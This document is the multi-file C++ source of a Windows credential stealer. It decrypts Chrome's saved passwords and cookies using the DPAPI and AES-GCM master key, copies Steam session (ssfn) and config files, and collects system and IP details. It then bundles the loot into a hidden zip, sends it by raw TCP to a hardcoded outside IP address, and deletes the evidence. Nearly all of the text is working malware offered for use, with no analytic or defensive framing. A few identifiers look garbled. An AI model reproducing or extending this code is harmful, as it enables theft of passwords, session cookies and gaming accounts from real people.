5  #include <fstream>
6  #include <tchar.h>
7
8  #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
9  #include <experimental/filesystem>
10 namespace fs = std::experimental::filesystem;
11
12 #pragma comment(lib, "Shlwapi.lib")
13
14 using namespace std;
15
16 void Steam::SearchSteamFiles(string& path, string& destPath) {
17     string prefix("ssf");
18
19     WIN32_FIND_DATA findData;
20     HANDLE hFind = FindFirstFileA((path + "\\*.").c_str(), &findData);
21
22     if (hFind == INVALID_HANDLE_VALUE) {
23         cout << "Failed to find first file\n";
24         return;
25     }
26     do {
27         if (findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
28             if (strcmp(findData.cFileName, ".") != 0 && strcmp(findData.cFileName, "..") != 0) {
29                 string subPath = path + "\\" + findData.cFileName;
30                 SearchSteamFiles(subPath, destPath);
31             }
32         }
33     }
```

```

33     else {
34         string fileName(findData.cFileName);
35         if (fileName.length() >= prefix.length() && fileName.compare(0, prefix.length(),
36             prefix) == 0) {
37             string sourcePath = path + "\\\" + fileName;
38             string dPath = destPath + "\\\" + fileName;
39
40             if (CopyFileA(sourcePath.c_str(), dPath.c_str(), TRUE)) {
41                 cout << "Copied " << sourcePath << " to " << destPath << "\n";
42             }
43             else {
44                 DWORD lastError = GetLastError();
45                 cout << "Failed to copy " << sourcePath << " to " << destPath <<
46                     " (" << lastError << ")\n";
47             }
48         }
49     }
50 } while (FindNextFileA(hFind, &findData) != 0);
51
52 DWORD lastError = GetLastError();
53 if (lastError != ERROR_NO_MORE_FILES) {
54     cout << "Failed to find next file (" << lastError << ")\n";
55 }
56
57 FindClose(hFind);
58 }
59
60 bool Steam::GetSteamSession(string sSavePath) {
61     HKEY hKey;
62     LONG result = RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Valve\\Steam", 0, KEY_READ, &hKey);
63     if (result != ERROR_SUCCESS) {
64         cout << "Failed to open registry key: " << result << endl;
65         return false;
66     }
67
68     char szSteamPath[MAX_PATH] = { 0 };
69     DWORD dwSize = MAX_PATH;
70     result = RegQueryValueExA(hKey, "SteamPath", NULL, NULL, (BYTE*)szSteamPath, &dwSize);
71     if (result != ERROR_SUCCESS) {
72         cout << "Failed to query registry value: " << result << endl;
73         RegCloseKey(hKey);
74         return false;
75     }
76
77     if (!PathIsDirectoryA(szSteamPath)) {
78         cout << "Invalid steam path: " << szSteamPath << endl;
79         RegCloseKey(hKey);

```

```

80     return false;
81 }
82
83 if (!ifs::create_directories(sSavePath)) {
84     return false;
85 }
86
87 HKEY hAppsKey;
88 result = RegOpenKeyExA(hKey, "Apps", 0, KEY_READ, &hAppsKey);
89 if (result != ERROR_SUCCESS) {
90     cout << "Failed to open registry key: " << result << endl;
91     RegCloseKey(hKey);
92 }
93
94 ofstream fout(sSavePath + "/Apps.txt");
95 if (!fout.is_open()) {
96     cout << "Failed to create Apps.txt" << endl;
97     RegCloseKey(hAppsKey);
98     RegCloseKey(hKey);
99     return false;
100 }
101
102 char szBuffer[MAX_PATH] = { 0 };
103 DWORD dwIndex = 0, dwBufferSize = MAX_PATH;
104 while (result = RegEnumKeyExA(hAppsKey, dwIndex, szBuffer, &dwBufferSize, NULL, NULL,
105     NULL, NULL) == ERROR_SUCCESS) {
106     HKEY hAppKey;
107     result = RegOpenKeyExA(hAppsKey, szBuffer, 0, KEY_READ, &hAppKey);
108     if (result != ERROR_SUCCESS) {
109         cout << "Failed to open registry key: " << result << endl;
110         continue;
111     }
112
113     DWORD dwValue;
114     char szName[MAX_PATH] = { 0 };
115     DWORD dwSize = MAX_PATH;
116     result = RegQueryValueExA(hAppKey, "Name", NULL, NULL, (BYTE*)szName, &dwSize);
117     if (result != ERROR_SUCCESS) {
118         strcpy_s(szName, "Unknown");
119     }
120
121     dwSize = sizeof(DWORD);
122     result = RegQueryValueExA(hAppKey, "Installed", NULL, NULL, (BYTE*)&dwValue, &dwSize);
123     if (result != ERROR_SUCCESS) {
124         dwValue = 0;
125     }
126

```

```

127     fout << "Application " << szName << endl;
128     fout << "\tGameID: " << szBuffer << endl;
129     fout << "\tInstalled: " << (dwValue == 1 ? "Yes" : "No") << endl;
130
131     dwSize = sizeof(DWORD);
132     result = RegQueryValueExA(hAppKey, "Running", NULL, NULL, (BYTE*)&dwValue, &dwSize);
133     if (result != ERROR_SUCCESS) {
134         dwValue = 0;
135     }
136
137     fout << "\tRunning: " << (dwValue == 1 ? "Yes" : "No") << endl;
138
139     dwSize = sizeof(DWORD);
140     result = RegQueryValueExA(hAppKey, "Updating", NULL, NULL, (BYTE*)&dwValue, &dwSize);
141     if (result != ERROR_SUCCESS) {
142         dwValue = 0;
143     }
144
145     fout << "\tUpdating: " << (dwValue == 1 ? "Yes" : "No") << endl << endl;
146
147     dwIndex++;
148     dwBufferSize = MAX_PATH;
149     RegCloseKey(hAppKey);
150 }
151
152 fout.close();
153 RegCloseKey(hAppsKey);
154
155 char szSSFNPath[MAX_PATH] = { 0 };
156 sprintf_s(szSSFNPath, "%s/*.ssf", szSteamPath);
157
158 WIN32_FIND_DATA findData;
159 HANDLE hFind = FindFirstFileA(szSSFNPath, &findData);
160
161 string ssfnPath = szSteamPath;
162 string desPath = sSavePath + "\\ssf";
163 CreateDirectoryA(desPath.c_str(), NULL);
164 SearchSteamFiles(ssfnPath, desPath);
165
166 char szConfigPath[MAX_PATH] = { 0 };
167 sprintf_s(szConfigPath, "%s/config/*.vdf", szSteamPath);
168
169 hFind = FindFirstFileA(szConfigPath, &findData);
170 if (hFind != INVALID_HANDLE_VALUE) {
171     CreateDirectoryA((sSavePath + "/configs").c_str(), NULL);
172     do {
173         if (!(findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)) {

```

```

174         string sFileName = findData.cFileName;
175         CopyFileA((szSteamPath + string("/config/") + sFileName).c_str(),
176                 (sSavePath + "/configs/" + sFileName).c_str(), FALSE);
177     }
178     } while (FindNextFileA(hFind, &findData));
179     FindClose(hFind);
180 }
181
182 RegCloseKey(hKey);
183
184 return true;
185 }

```

## Info.h

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  class Info {
8      public:
9          static void Save(string sSavePath);
10 };
```

## Info.cpp

```
1  #include "Info.h"
2  #include "GetSysInfo.h"
3  #include <fstream>
4  #include "Filemgr.h"
5  #include <iostream>
6
7  using namespace std;
8
9  void Info::Save(string sSavePath) {
10     try {
11         if (!Filemgr::CreateDir(sSavePath)) {
12             cerr << "Error creating folder" << endl;
13             return;
14         }
15         string SystemInfoText = string("")
16             + "\n[IP]"
17             + "\nExternal IP: " + SystemInfo::getPublicIpAsync()
18             + "\nGateway IP: " + SystemInfo::getDefaultGateway()
19             + "\n"
20             + "\n[PC]"
21             + "\nUsername: " + SystemInfo::getUserName()
22             + "\nPCName: " + SystemInfo::getComputerName()
23             + "\nSystem: " + SystemInfo::getSysVersion()
24             + "\nTempDir: " + SystemInfo::getTempDirectory()
25             + "\nDate/Time: " + SystemInfo::getDateTime();
26         sSavePath += "\\System_Info.txt";
27         ofstream outfile(sSavePath);
28         outfile << SystemInfoText;
29         outfile.close();
30     }
31
32     catch (const exception&) {
33 }
```

```

34     }
35 }

```

## BCrypt.h

```

1  #pragma once
2
3  #include <string>
4  #include <windows.h>
5  #include <vector>
6
7  using namespace std;
8
9  enum BROWSER {
10     CHROME
11 };
12
13 class BCrypt {
14     public:
15         static const int NUMBER_OF_BROWSERS = 1;
16
17         static const string LOCAL_STATE_PATHS[NUMBER_OF_BROWSERS];
18         static const string ACCOUNT_DB_PATHS[NUMBER_OF_BROWSERS];
19         static const string COOKIES_DB_PATHS[NUMBER_OF_BROWSERS];
20
21         static string GetAppPath();
22         static string GetDbPath(BROWSER browser);
23         static string GetCookiesDbPath(BROWSER browser);
24         static string GetLocalStatePath(BROWSER browser);
25         static string ReadLocalStateFile(const string& filePath);
26         static string ExtractEncryptedKey(const string& jsonContent);
27         static vector<BYTE> Base64Decode(const string& encoded);
28         static vector<BYTE> RemovedDPAPIPrefix(const vector<BYTE>& data);
29         static vector<BYTE> DecryptDPAPI(const vector<BYTE>& encryptedKey);
30         static vector<BYTE> GetMasterKey(BROWSER browser);
31         static vector<BYTE> DecryptAES(const vector<BYTE>& encryptedData, const vector<BYTE>& key);
32 };

```

## BCrypt.cpp

```

1  #include "BCrypt.h"
2  #include <iostream>
3  #include <fstream>
4  #include <sstream>
5  #include <vector>
6  #include <string>
7  #include <windows.h>
8  #include <shlobj.h>

```

```

9  #include <iterator>
10
11 #include <json/json.h>
12
13 #include <cryptopp/base64.h>
14 #include <cryptopp/aes.h>
15 #include <cryptopp/gcm.h>
16 #include <cryptopp/hmac.h>
17 #include <cryptopp/osrng.h>
18 #include <cryptopp/filters.h>
19 #include <cryptopp/hex.h>
20 #include <cryptopp/cryptlib.h>
21 #include <cryptopp/sha.h>
22
23 #pragma comment(lib, "Crypt32.lib")
24
25 using namespace std;
26 using namespace CryptoPP;
27
28 const int IV_SIZE = 12;
29 const int TAG_SIZE = 16;
30
31 const string BCrypt::LOCAL_STATE_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
32     "\\Google\\Chrome\\User Data\\Local State",
33 };
34
35 const string BCrypt::ACCOUNT_DB_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
36     "\\Google\\Chrome\\User Data\\Default\\Login Data",
37 };
38
39 const string BCrypt::COOKIES_DB_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
40     "\\Google\\Chrome\\User Data\\Default\\Cookies",
41 };
42
43 string BCrypt::GetAppPath() {
44     char path[MAX_PATH];
45     SHGetFolderPathA(NULL, CSIDL_LOCAL_APPDATA, NULL, 0, path);
46     return string(path);
47 }
48
49 string BCrypt::GetDbPath(BROWSER browser) {
50     return GetAppPath() + ACCOUNT_DB_PATHS[browser];
51 }
52
53 string BCrypt::GetCookiesDbPath(BROWSER browser) {
54     return GetAppPath() + COOKIES_DB_PATHS[browser];
55 }

```

```

56
57 string BCrypt::GetLocalStatePath(BROWSER browser) {
58     return GetAppPath() + LOCAL_STATE_PATHS[browser];
59 }
60
61 string BCrypt::ReadLocalStateFile(const string& filePath) {
62     ifstream file(filePath);
63     if (!file.is_open()) {
64         cerr << "Failed to open file: " << filePath << endl;
65         return "";
66     }
67
68     string content((istreambuf_iterator<char>(file), istreambuf_iterator<char>()));
69     file.close();
70     return content;
71 }
72
73 string BCrypt::ExtractEncryptedKey(const string& jsonContent) {
74     Json::CharReaderBuilder readerBuilder;
75     Json::Value root;
76     string errs;
77
78     istreamstream jsonStream(jsonContent);
79     if (!Json::parseFromStream(readerBuilder, jsonStream, &root, &errs)) {
80         cerr << "Failed to parse JSON: " << errs << endl;
81         return "";
82     }
83
84     if (!root.isMember("os_crypt") || !root["os_crypt"].isMember("encrypted_key")) {
85         cerr << "JSON does not contain the required key." << endl;
86         return "";
87     }
88
89     return root["os_crypt"]["encrypted_key"].asString();
90 }
91
92 vector<BYTE> BCrypt::Base64Decode(const string& encoded) {
93     string decoded;
94     CryptoPP::StringSource ss(encoded, true,
95     new CryptoPP::Base64Decoder(
96     new CryptoPP::StringSink(decoded)
97     )
98     );
99     return vector<BYTE>(decoded.begin(), decoded.end());
100 }
101
102 vector<BYTE> BCrypt::RemoveDPAPIPrefix(const vector<BYTE>& data) {

```

```

103     if (data.size() < 5) {
104         cerr << "Data is too short to contain DPAPI prefix." << endl;
105         return {};
106     }
107
108     return vector<BYTE>(data.begin() + 5, data.end());
109 }
110
111 vector<BYTE> BCrypt::DecryptDPAPI(const vector<BYTE>& encryptedKey) {
112     DATA_BLOB input;
113     input.pbData = const_cast<BYTE*>(encryptedKey.data());
114     input.cbData = static_cast<DWORD>(encryptedKey.size());
115
116     DATA_BLOB output;
117     if (!CryptUnprotectData(&input, nullptr, nullptr, nullptr, nullptr, 0, &output)) {
118         cerr << "Failed to decrypt data using DPAPI." << endl;
119         return {};
120     }
121
122     vector<BYTE> decryptedKey(output.pbData, output.pbData + output.cbData);
123     LocalFree(output.pbData);
124     return decryptedKey;
125 }
126
127 vector<BYTE> BCrypt::GetMasterKey(BROWSER browser) {
128     string localStatePath = BCrypt::GetLocalStatePath(browser);
129     string localStateContent = BCrypt::ReadLocalStateFile(localStatePath);
130     string masterKeyString = BCrypt::ExtractEncryptedKey(localStateContent);
131     vector<BYTE> encryptedKey = BCrypt::Base64Decode(masterKeyString);
132     vector<BYTE> keyWithoutPrefix = BCrypt::RemoveDPAPIPrefix(encryptedKey);
133     vector<BYTE> masterKey = BCrypt::DecryptDPAPI(keyWithoutPrefix);
134     return masterKey;
135 }
136
137 vector<BYTE> BCrypt::DecryptAES(const vector<BYTE>& encryptedData, const vector<BYTE>& key) {
138     if (encryptedData.size() < 3 + IV_SIZE + TAG_SIZE) {
139         cerr << "Encrypted data is too short." << endl;
140         return {};
141     }
142
143     if (!(encryptedData[0] == 'v' && encryptedData[1] == '1' && encryptedData[2] == '0')) {
144         cerr << "Invalid encryption version prefix." << endl;
145         return {};
146     }
147
148     vector<BYTE> iv(encryptedData.begin() + 3, encryptedData.begin() + 3 + IV_SIZE);
149

```

```

150     size_t cipherTextStart = 3 + IV_SIZE;
151     size_t cipherTextEnd = encryptedData.size() - TAG_SIZE;
152     vector<BYTE> cipherText(encryptedData.begin() + cipherTextStart,
153         encryptedData.begin() + cipherTextEnd);
154
155     vector<BYTE> tag(encryptedData.begin() + cipherTextEnd, encryptedData.end());
156
157     CryptoPP::GCM<CryptoPP::AES>::Decryption decryptor;
158     decryptor.SetKeyWithIV(key.data(), key.size(), iv.data(), iv.size());
159
160     vector<BYTE> plainText;
161     try {
162         CryptoPP::AuthenticatedDecryptionFilter df(
163             decryptor,
164             new CryptoPP::VectorSink(plainText),
165             CryptoPP::AuthenticatedDecryptionFilter::MAC_AT_END |
166             CryptoPP::AuthenticatedDecryptionFilter::THROW_EXCEPTION,
167             TAG_SIZE
168         );
169
170         df.ChannelPut("", cipherText.data(), cipherText.size());
171
172         df.ChannelPut("", tag.data(), tag.size());
173
174         df.ChannelMessageEnd("");
175     }
176     catch (const CryptoPP::Exception& e) {
177         cerr << "Decryption failed: " << e.what() << endl;
178         return {};
179     }
180
181     return plainText;
182 }

```

## DecryptChromium.h

```
1  #pragma once
2  #include <string>
3  #include <vector>
4  #include "Common.h"
5  #include "BCrypt.h"
6
7  using namespace std;
8
9  class DecryptChromium {
10     public:
11         static vector<Password> DecryptPassword(const string& dbPath, BROWSER browser = CHROME);
12         static vector<Cookie> DecryptCookie(const string& dbPath, BROWSER browser = CHROME);
13 };
```

## DecryptChromium.cpp

```
1  #include "DecryptChromium.h"
2  #include "BCrypt.h"
3  #include <codecvt>
4  #include <iostream>
5  #define SQLITECPP_COMPILE_DLL
6  #include <SQLiteCpp/SQLiteCpp.h>
7
8  vector<Password> DecryptChromium::DecryptPassword(const string& dbPath, BROWSER browser) {
9      vector<Password> result;
10
11      vector<BYTE> masterKey = BCrypt::GetMasterKey(browser);
12      if (masterKey.empty()) {
13          cerr << "Failed to retrieve the master key." << endl;
14          return result;
15      }
16
17      try {
18          SQLite::Database db(dbPath, SQLite::OPEN_READONLY);
19          SQLite::Statement selectStmt(db, "SELECT origin_url, action_url, username_value,
20              password_value FROM logins");
21
22          while (selectStmt.executeStep()) {
23              string website = selectStmt.getColumn(0).getString();
24              string loginUrl = selectStmt.getColumn(1).getString();
25              string userName = selectStmt.getColumn(2).getString();
26
27              const void* passwordBlob = selectStmt.getColumn(3).getBlob();
28              int passwordBlobSize = selectStmt.getColumn(3).getBytes();
29
30              if (passwordBlobSize > 0) {
```

```

31         const BYTE* passwordBytes = static_cast<const BYTE*>(passwordBlob);
32         vector<BYTE> encryptedPassword(passwordBytes, passwordBytes + passwordBlobSize);
33
34         vector<BYTE> decryptedPasswordBytes = BCrypt::DecryptAES(encryptedPassword,
35             masterKey);
36
37         if (!decryptedPasswordBytes.empty()) {
38             string password(decryptedPasswordBytes.begin(), decryptedPasswordBytes.end());
39
40             Password pwdEntry;
41             pwdEntry.Website = website;
42             pwdEntry.LoginUrl = loginUrl;
43             pwdEntry.Username = userName;
44             pwdEntry.Pass = password;
45
46             result.push_back(pwdEntry);
47         }
48         else {
49             cerr << "Failed to decrypt password for website: " << website << endl;
50         }
51     }
52     else {
53         cout << "No password found for this login: " << website << endl;
54     }
55 }
56 }
57 catch (const SQLite::Exception& e) {
58     cerr << "SQLite error: " << e.what() << endl;
59 }
60
61 return result;
62 }
63
64 vector<Cookie> DecryptChromium::DecryptCookie(const string& dbPath, BROWSER browser) {
65     vector<Cookie> result;
66
67     // Get the master key
68     vector<BYTE> masterKey = BCrypt::GetMasterKey(browser);
69     if (masterKey.empty()) {
70         cerr << "Failed to retrieve the master key." << endl;
71         return result;
72     }
73
74     try {
75         SQLite::Database db(dbPath, SQLite::OPEN_READONLY);
76         SQLite::Statement selectStmt(db, "SELECT host_key, name, path, expires_utc,
77             encrypted_value, is_secure FROM cookies");

```

```

78
79     while (selectStmt.executeStep()) {
80         string hostKey = selectStmt.getColumn(0).getString();
81         string name = selectStmt.getColumn(1).getString();
82         string path = selectStmt.getColumn(2).getString();
83         int64_t expiresUtc = selectStmt.getColumn(3).getInt64();
84         const void* encryptedValueBlob = selectStmt.getColumn(4).getBlob();
85         int encryptedValueSize = selectStmt.getColumn(4).getBytes();
86         int isSecureInt = selectStmt.getColumn(5).getInt();
87         bool isSecure = (isSecureInt != 0);
88
89         if (encryptedValueSize > 0) {
90             const BYTE* encryptedValueBytes = static_cast<const BYTE*>(encryptedValueBlob);
91             vector<BYTE> encryptedValue(encryptedValueBytes,
92             encryptedValueBytes + encryptedValueSize);
93
94             string decryptedValue;
95
96             if (encryptedValueSize > 3 && encryptedValue[0] == 'v' &&
97             encryptedValue[1] == '1' && encryptedValue[2] == '0') {
98                 // Use AES-GCM decryption
99                 vector<BYTE> decryptedValueBytes = BCrypt::DecryptAES(encryptedValue,
100                 masterKey);
101
102                 if (!decryptedValueBytes.empty()) {
103                     decryptedValue.assign(decryptedValueBytes.begin(),
104                     decryptedValueBytes.end());
105                 }
106                 else {
107                     cerr << "Failed to decrypt cookie (AES-GCM) for host: " <<
108                     hostKey << endl;
109                     continue;
110                 }
111             }
112             else {
113                 // Use DPAPI decryption
114                 vector<BYTE> decryptedValueBytes = BCrypt::DecryptDPAPI(encryptedValue);
115
116                 if (!decryptedValueBytes.empty()) {
117                     decryptedValue.assign(decryptedValueBytes.begin(),
118                     decryptedValueBytes.end());
119                 }
120                 else {
121                     cerr << "Failed to decrypt cookie (DPAPI) for host: " <<
122                     hostKey << endl;
123                     continue;
124                 }

```

```

125         }
126
127         // Create a Cookie object and add it to the result
128         Cookie cookie;
129         cookie.HostKey = hostKey;
130         cookie.Name = name;
131         cookie.Path = path;
132         cookie.ExpiresUtc = expiresUtc;
133         cookie.Value = decryptedValue;
134         cookie.IsSecure = isSecure;
135
136         result.push_back(cookie);
137     }
138     else {
139         cout << "No encrypted value found for cookie: " << name <<
140             " at host: " << hostKey << endl;
141     }
142 }
143 }
144 catch (const SQLite::Exception& e) {
145     cerr << "SQLite error: " << e.what() << endl;
146 }
147
148 return result;
149 }

```

## Common.h

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  struct Password {
8      string Website;
9      string LoginUrl;
10     string Username;
11     string Pass;
12 };
13
14 struct Cookie {
15     string HostKey;
16     string Name;
17     string Path;
18     int64_t ExpiresUtc;
19     string Value;
20     bool IsSecure;
21 };
```

## BrowserUtils.h

```
1  #pragma once
2
3  #include <string>
4  #include "Common.h"
5  #include <vector>
6
7  using namespace std;
8
9  class BrowserUtils {
10     public:
11     static string FormatPassword>Password Pass);
12     static string FormatCookie(Cookie Cook);
13
14     static void WritePasswords(vector<Password> Pass, const string& path);
15     static void WriteCookies(vector<Cookie> Cookies, const string& path);
16 };
17
18
```

## BrowserUtils.cpp

```
1  #include "BrowserUtils.h"
2  #include <vector>
3  #include <iostream>
4  #include <fstream>
5  #include <windows.h>
6  #include <locale>
7  #include <unordered_map>
8  #include "Common.h"
9
10 string BrowserUtils::FormatPassword>Password Pass) {
11     string PasStr = "Website: " + Pass.Website + "\r\nHostname: " + Pass.LoginUrl +
12         "\r\nUsername: " + Pass.Username + "\r\nPassword: " + Pass.Pass + "\r\n\r\n";
13     return PasStr;
14 }
15
16 string BrowserUtils::FormatCookie(Cookie Cook) {
17     string CookStr = "Host Key: " + Cook.HostKey + "\r\nName: " + Cook.Name + "\r\nPath: " +
18         Cook.Path + "\r\nExpires UTC: " + to_string(Cook.ExpiresUtc) + "\r\nValue: " +
19         Cook.Value + "\r\nIs Secure: " + (Cook.IsSecure ? "Yes" : "No") + "\r\n\r\n";
20     return CookStr;
21 }
22
23 void BrowserUtils::WritePasswords(vector<Password> Pass, const string& path) {
24     try {
25         ofstream outFile(path, ios::app);
```

```

26     if (!outFile.is_open()) {
27         cerr << "Failed to open file" << endl;
28         return;
29     }
30     for (auto& passwd : Pass) {
31         if (passwd.Username.empty() && passwd.LoginUrl.empty()) {
32             continue;
33         }
34         outFile << FormatPassword(passwd);
35     }
36 }
37 catch (const exception& e) {
38     cerr << "Error: " << e.what() << endl;
39     return;
40 }
41 }
42
43 void BrowserUtils::WriteCookies(vector<Cookie> Cook, const string& path) {
44     try {
45         ofstream outFile(path, ios::app);
46         if (!outFile.is_open()) {
47             cerr << "Failed to open file" << endl;
48             return;
49         }
50         for (auto& cookie : Cook) {
51             outFile << FormatCookie(cookie);
52         }
53     }
54     catch (const exception& e) {
55         cerr << "Error: " << e.what() << endl;
56         return;
57     }
58 }
59

```

## Chromium.h

```
1  #pragma once
2  #include <string>
3
4  using namespace std;
5
6  class Chromium {
7      public:
8          static string FindSubstring(string str);
9          static string BrowserPathToName(string LoginData);
10         static void Run(string path);
11 };
```

## Chromium.cpp

```
1  #include "Chromium.h"
2  #include "DecryptChromium.h"
3  #include "BCrypt.h"
4  #include "BrowserUtils.h"
5  #include "Common.h"
6  #include <iostream>
7  #include <shlwapi.h>
8  #include "Filemgr.h"
9
10 using namespace std;
11
12 #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
13 #include <experimental/filesystem>
14 namespace fs = std::experimental::filesystem;
15
16 #pragma comment(lib, "Shlwapi.lib")
17
18 string Chromium::FindSubstring(string str) {
19     size_t pos1 = str.find("\\");
20     if (pos1 != string::npos) {
21         size_t pos2 = str.find("\\", pos1 + 1);
22         if (pos2 != string::npos) {
23             return str.substr(pos1 + 1, pos2 - pos1 - 1);
24         }
25     }
26     return "";
27 }
28
29 string Chromium::BrowserPathToName(string LoginData) {
30     string replace = FindSubstring(LoginData);
31     return replace;
32 }
```

```

33
34 void Chromium::Run(string path) {
35     if (!Filemgr::CreateDir(path)) {
36         cerr << "Error creating folder" << endl;
37         return;
38     }
39
40     for (auto& spath : BCrypt::ACCOUNT_DB_PATHS) {
41         string dbPath = BCrypt::GetDbPath(CHROME);
42         string cookiesDbPath = BCrypt::GetCookiesDbPath(CHROME);
43
44         vector<Password> Pass = DecryptChromium::DecryptPassword(dbPath);
45         vector<Cookie> Cook = DecryptChromium::DecryptCookie(cookiesDbPath);
46
47         string dir = path + "\\\" + BrowserPathToName(spath);
48         Filemgr::CreateDir(dir);
49
50         BrowserUtils::WritePasswords(Pass, dir + "\\Passwords.txt");
51         BrowserUtils::WriteCookies(Cook, dir + "\\Cookies.txt");
52     }
53
54 }

```

## Network.h

```
1  #pragma once
2  #include <string>
3
4  using namespace std;
5
6  class Network {
7  public:
8      static bool SendToServer(const string& ip, int port, const string& filePath);
9  };
```

## Network.cpp

```
1  #include "Network.h"
2  #include <iostream>
3  #include <fstream>
4  #include <vector>
5  #include <winsock2.h>
6  #include <ws2tcpip.h>
7
8  #pragma comment(lib, "ws2_32.lib")
9
10 using namespace std;
11
12 bool Network::SendToServer(const string& ip, int port, const string& filePath) {
13     WSADATA wsaData;
14     if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
15         cerr << "WSAStartup failed." << endl;
16         return false;
17     }
18
19     SOCKET sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
20     if (sock == INVALID_SOCKET) {
21         WSACleanup();
22         return false;
23     }
24
25     sockaddr_in serverAddr;
26     serverAddr.sin_family = AF_INET;
27     serverAddr.sin_port = htons(port);
28     inet_pton(AF_INET, ip.c_str(), &serverAddr.sin_addr);
29
30     if (connect(sock, (sockaddr*)&serverAddr, sizeof(serverAddr)) == SOCKET_ERROR) {
31         closesocket(sock);
32         WSACleanup();
33         return false;
34     }
```

```

35
36     ifstream file(filePath, ios::binary | ios::ate);
37     if (!file.is_open()) {
38         closesocket(sock);
39         WSACleanup();
40         return false;
41     }
42
43     streamsize fileSize = file.tellg();
44     file.seekg(0, ios::beg);
45
46     if (fileSize > UINT32_MAX) {
47         file.close();
48         closesocket(sock);
49         WSACleanup();
50         return false;
51     }
52
53     string fileName = filePath.substr(filePath.find_last_of("/") + 1);
54     uint32_t fileNameLength = htonl(static_cast<uint32_t>(fileName.size()));
55     if (send(sock, reinterpret_cast<const char*>(&fileNameLength),
56         sizeof(fileNameLength), 0) == SOCKET_ERROR) {
57         file.close();
58         closesocket(sock);
59         WSACleanup();
60         return false;
61     }
62
63     if (send(sock, fileName.c_str(), fileName.size(), 0) == SOCKET_ERROR) {
64         file.close();
65         closesocket(sock);
66         WSACleanup();
67         return false;
68     }
69
70     uint32_t fileSizeNetworkOrder = htonl(static_cast<uint32_t>(fileSize));
71     if (send(sock, reinterpret_cast<const char*>(&fileSizeNetworkOrder),
72         sizeof(fileSizeNetworkOrder), 0) == SOCKET_ERROR) {
73         file.close();
74         closesocket(sock);
75         WSACleanup();
76         return false;
77     }
78
79     const int bufferSize = 4096;
80     char buffer[bufferSize];
81

```

```

82     while (!file.eof()) {
83         file.read(buffer, bufferSize);
84         std::streamsize bytesRead = file.gcount();
85
86         if (send(sock, buffer, static_cast<int>(bytesRead), 0) == SOCKET_ERROR) {
87             file.close();
88             closesocket(sock);
89             WSACleanup();
90             return false;
91         }
92     }
93
94     file.close();
95     closesocket(sock);
96     WSACleanup();
97     return true;
98 }

```

## Report.h

```
1  #pragma once
2  #include <string>
3
4  using namespace std;
5
6  class Report {
7      public:
8          static bool CreateReport(string path);
9  };

```

## Report.cpp

```
1  #include "Report.h"
2  #include "Filemgr.h"
3  #include "Info.h"
4  #include "Chromium.h"
5  #include "Steam.h"
6  #include <thread>
7
8  bool Report::CreateReport(string path) {
9      try {
10         thread ChromiumSave(Chromium::Run, path + "\\Browsers");
11         ChromiumSave.join();
12
13         thread InfoSave(Info::Save, path + "\\System");
14         InfoSave.join();
15
16         thread SteamSave(Steam::GetSteamSession, path + "\\Steam");
17         SteamSave.join();
18
19         return true;
20     }
21     catch (const exception&) {
22         return false;
23     }
24 }
25

```

main.cpp

```
1  #include <iostream>
2  #include "Info.h"
3  #include "GetSysInfo.h"
4  #include "BCrypt.h"
5  #include <vector>
6  #include "DecryptChromium.h"
7  #include "BrowserUtils.h"
8  #include "Common.h"
9  #include "Filemgr.h"
10 #include <shlobj.h>
11 #include "Report.h"
12 #include "StringUtils.h"
13 #include "Chromium.h"
14 #include <fstream>
15 #include "Network.h"
16
17 using namespace std;
18
19 int main() {
20     try {
21         FreeConsole();
22         string path = SystemInfo::getTempDirectory();
23         string rand = StrUtils::GenerateData();
24
25         string p = path + rand;
26
27         string logpath = p + "\\log.log";
28         string zippath = p + ".zip";
29
30         Filemgr::CreateDir(p);
31
32         ofstream logFile(logpath);
33
34         stringstream coutbuf;
35         stringstream cerrbuf;
36
37         cout.rdbuf(logFile.rdbuf());
38         cerr.rdbuf(logFile.rdbuf());
39
40         Report::CreateReport(p);
41
42         Filemgr::HideFile(p);
43
44         cout.rdbuf(coutbuf);
45         cerr.rdbuf(cerrbuf);
```

```
46     logFile.close();
47
48     Filemgr::AddFolderToZip(p, zippath);
49     Filemgr::HideFile(zippath);
50
51     Network::SendToServer("31.177.109.132", 27015, zippath);
52     Filemgr::DeleteFileOrDir(p);
53     Filemgr::DeleteFileOrDir(zippath);
54 }
55
56
57 catch (const exception&) {
58     return 1;
59 }
60
61 return 0;
62 }
```